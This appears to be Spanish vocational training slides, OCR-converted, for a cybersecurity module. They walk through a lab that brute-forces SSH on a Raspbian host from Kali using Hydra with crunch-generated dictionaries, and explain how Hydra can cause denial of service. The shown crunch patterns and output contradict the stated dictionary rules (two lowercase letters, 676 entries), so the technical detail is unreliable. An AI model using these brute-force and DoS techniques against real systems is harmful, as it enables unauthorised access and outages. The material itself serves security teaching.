Ciberseguridad en Entornos de las Tecnologías de la Información

Módulo 5021 – Incidentes de Ciberseguridad

Ejercicio – Ataque con Hydra y DoS


Pliego de Descargo

- *Los ejercicios y conocimientos contenidos en el Módulo 5021, Incidentes de Ciberseguridad, tienen un propósito exclusivamente formativo, por lo que **nunca se deberán utilizar con fines maliciosos o delictivos.***
- *Ni el Ministerio de Educación y Formación Profesional como organismo oficial, ni el CIDEAD como área integrada en el mismo, serán responsables en ningún caso de los daños directos o indirectos que pudieran derivarse del uso inadecuado de las herramientas de hacking ético utilizadas en dichos ejercicios.*

Hydra – El Monstruo del Inframundo Griego

- Hydra es una herramienta del tipo *logon cracker*, por lo que se utiliza para intentar acceder a sistemas locales o remotos de los que se desconocen las credenciales de acceso.
- Se puede instalar sobre prácticamente cualquier distribución Linux, no obstante, viene instalada y configurada de forma nativa en Kali Linux.
- Su especialidad son los ataques por red mediante Fuerza Bruta y Diccionarios, usando una amplia variedad de protocolos de comunicaciones y lanzando masivamente procesos de ataque en paralelo.
- No sólo soporta muchos protocolos, sino que se le pueden incorporar nuevos módulos de ataque con gran facilidad.
- Es una de las herramientas más fuertes en el mundo del pentesting, dada su capacidad de ataque en red, su rapidez y la facilidad con la que puede llegar a provocar DoS o DDoS.


Hydra y Crunch – Ataque a Hosts Locales y Remotos



Para efectuar este ejercicio se dispondrá de dos máquinas:


- **La máquina atacante**, que será un Kali Linux en el que se utilizarán Ping e Hydra.
- **La máquina objetivo**, que será un host Raspbian.

Preparación de la Máquina Atacante




- Para la máquina atacante se preparará un escenario sencillo basado en **Kali Linux**.
- Pistas de **ingeniería social**. Se sabe que el usuario está compuesto por dos letras minúsculas, y su clave por una letra minúscula y un número.
- Con base en las pistas de ingeniería social, **se generarán dos diccionarios de usuarios y claves** necesarios para el ataque. En caso de no aportar diccionarios, el ataque se efectuaría por Fuerza Bruta y se podría eternizar.
- Se conoce la dirección de la máquina a atacar, por lo que primero **se comprobará con ping (ICMP) si la máquina está operativa.**
- Hecho esto, **se atacará mediante Hydra** y con protocolo **ssh**.

Generación del Diccionario de Usuarios




- Hydra necesita un diccionario de usuarios y otro de claves. Si se invoca con estos dos diccionarios por separado, efectuará el ataque **combinando cada uno de los usuarios del primer fichero con todas las claves del segundo fichero**, por lo que el número de ataques se multiplicará considerablemente.
- Tomando como base la **primera pista de ingeniería social**, generaremos con **crunch** un diccionario que contendrá **todas las combinaciones posibles de dos letras minúsculas** (676).

Generación del Diccionario de Claves



- A continuación, tomando la segunda pista de ingeniería social, generaremos con Crunch un diccionario que contendrá todas las combinaciones posibles de una letra minúscula y un número (260).
- **En caso de no querer utilizar diccionarios de usuarios y claves por separado, también se puede utilizar un diccionario combinado** con el formato usuario:clave, no obstante, esto reduce muchísimo el número de combinaciones y sólo se debe utilizar cuando se tenga mucha precisión en las pistas de ingeniería social.

Comprobación Objetivo Up & Running




- Comprobamos si la máquina objetivo está operativa mediante un ping.
- Acto seguido**, vemos qué puertos tiene activos mediante nmap, y en qué puerto está a la escucha el protocolo ssh**, que será el que utilizaremos para atacar con hydra (normalmente será el puerto 22, pero puede haberse modificado).

Ejecución del Ataque con Hydra


- Lanzamos el ataque con hydra, que tendrá las siguientes características:
  - 676 usuarios
  - 260 claves
  - 175.760 combinaciones
  - 4 tareas en paralelo, con 43.940 intentos por tarea
- Para efectuar esta prueba **daremos de alta previamente un usuario y una clave muy cortos que además estarán casi al principio de ambos diccionarios**, por lo que la práctica finalizará en un tiempo razonable. Si el usuario y la clave estuvieran en la parte final de ambos diccionarios, el tiempo de la prueba superaría las 100 horas.
- La longitud de las claves y la complejidad de las mismas (números, símbolos, mayúsculas) multiplicará enormemente el número de combinaciones a probar y complicará muchísimo el proceso, **de ahí que resulte crucial usar claves fuertes en el día a día para nuestras aplicaciones importantes, y además renovarlas frecuentemente.**

Localización de las Credenciales



Relanzamiento de Tareas Interrumpidas en Hydra

- Al haber finalizado pronto el ataque, hemos cortado el proceso con CTRL-C, no obstante, si hubiera que reanudarlo en un momento dado, bastaría con volver a lanzar el comando *hydra* en el mismo directorio, pues **el proceso abortado ha dejado un fichero que indica hasta dónde ha avanzado la tarea, para continuarla en caso de necesidad**.
- Los resultados de la tarea se van almacenando en el fichero **resultados.txt.**



Ataques DoS y DDoS


- Los ataques de Denegación de Servicio o Denegación de Servicio Distribuida consisten en enviar miles de peticiones de inicio de sesión desde una sola máquina, o bien, desde un grupo de máquinas (manualmente o por infección masiva previa).
- Es sumamente sencillo lograr una denegación de servicio con una herramienta multitasking tan potente como Hydra. Para ello, basta con lanzar todos los procesos que sea capaz de arrancar la máquina atacante.
- Cada vez que falle un inicio de sesión en la máquina atacada debido a credenciales incorrectas, dicha máquina temporizará unos segundos, lo cual no detendrá el ataque, pues en paralelo con esa solicitud de sesión se irán lanzando muchas más, que también temporizarán, pero en diferentes momentos del tiempo. El ataque será continuo.
- El resultado es que la máquina atacada tendrá cada vez más hilos ocupados atendiendo a estas peticiones o temporizándolas, y llegando a colapsarse.

Preparación de Scripts para Creación de Diccionarios

```
pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ ls -l
total 12
-rwxr-xr-x 1 pi pi 34 sep 24 19:03 crear_claves
-rwxr-xr-x 1 pi pi 36 sep 24 19:02 crear_usuarios
-rwxr-xr-x 1 pi pi 61 sep 24 19:13 lanzar_hydra
pi@LAB8G:~/ATAQUE_HYDRA $ cat crear_usuarios
crunch 5 5 -t %,@^@ -o usuarios.txt
pi@LAB8G:~/ATAQUE_HYDRA $ cat crear_claves
crunch 5 5 -t %^,@, -o claves.txt
pi@LAB8G:~/ATAQUE_HYDRA $
```

```
-t @,%^
        Specifies a pattern, eg: @@god@@@@ where the only the @'s, ,'s, %'s, and ^'s will change.
        @ will insert lower case characters
        , will insert upper case characters
        % will insert numbers
        ^ will insert symbols
```

Ejecución de los Scripts de Creación de Diccionarios



Visualización del Contenido de los Diccionarios Generados

```
pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ cat usuarios.txt
```


```
pi@LAB8G: ~/ATAQUE_HYDRA
OLj=b
OLj=c
OLj=d
OLj=e
OLj=f
OLj=g
OLj=h
OLj=i
OLj=j
OLj=k
OLj=l
OLj=m
OLj=n
OLj=o
OLj=p
OLj=q
OLj=r
OLj=s
OLj=t
OLj=u
OLj=v
OLj=w
```


```
pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ cat claves.txt
```

